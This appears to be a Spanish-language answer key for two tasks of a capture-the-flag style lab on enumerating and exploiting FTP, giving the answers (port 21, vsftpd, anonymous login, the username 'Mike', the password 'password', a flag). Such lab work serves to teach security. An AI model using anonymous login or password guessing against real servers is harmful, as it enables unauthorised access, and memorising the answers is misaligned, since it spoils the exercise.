Tarea 9: Enumerating FTP (Enumeración FTP)

Vamos a enumerar los puertos ftp cuáles son cómo se trabajan y como entrar en ellos.

Pregunta

Run an nmap scan of your choice.
How many ports are open on the target machine?

Respuesta

3

Pregunta

What port is ftp running on?

Respuesta

21

Pregunta

What variant of FTP is running on it?

Respuesta

vsftpd

Pregunta

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this using by typing "ftp [IP]" into the console, and entering "anonymous", and no password when prompted.
What is the name of the file in the anonymous FTP directory?

Respuesta

public_notice.txt

Pregunta

What do we think a possible username could be?

Respuesta

Mike

Tarea 10: Exploiting FTP(Explotando FTP)

Vamos a explotar la vulnerabilidad de FTP

Pregunta

What is the password for the user "mike"?

Respuesta

password

Pregunta

What is ftp.txt?

Respuesta

THM{y0u_g0t_th3_ftp_fl4g}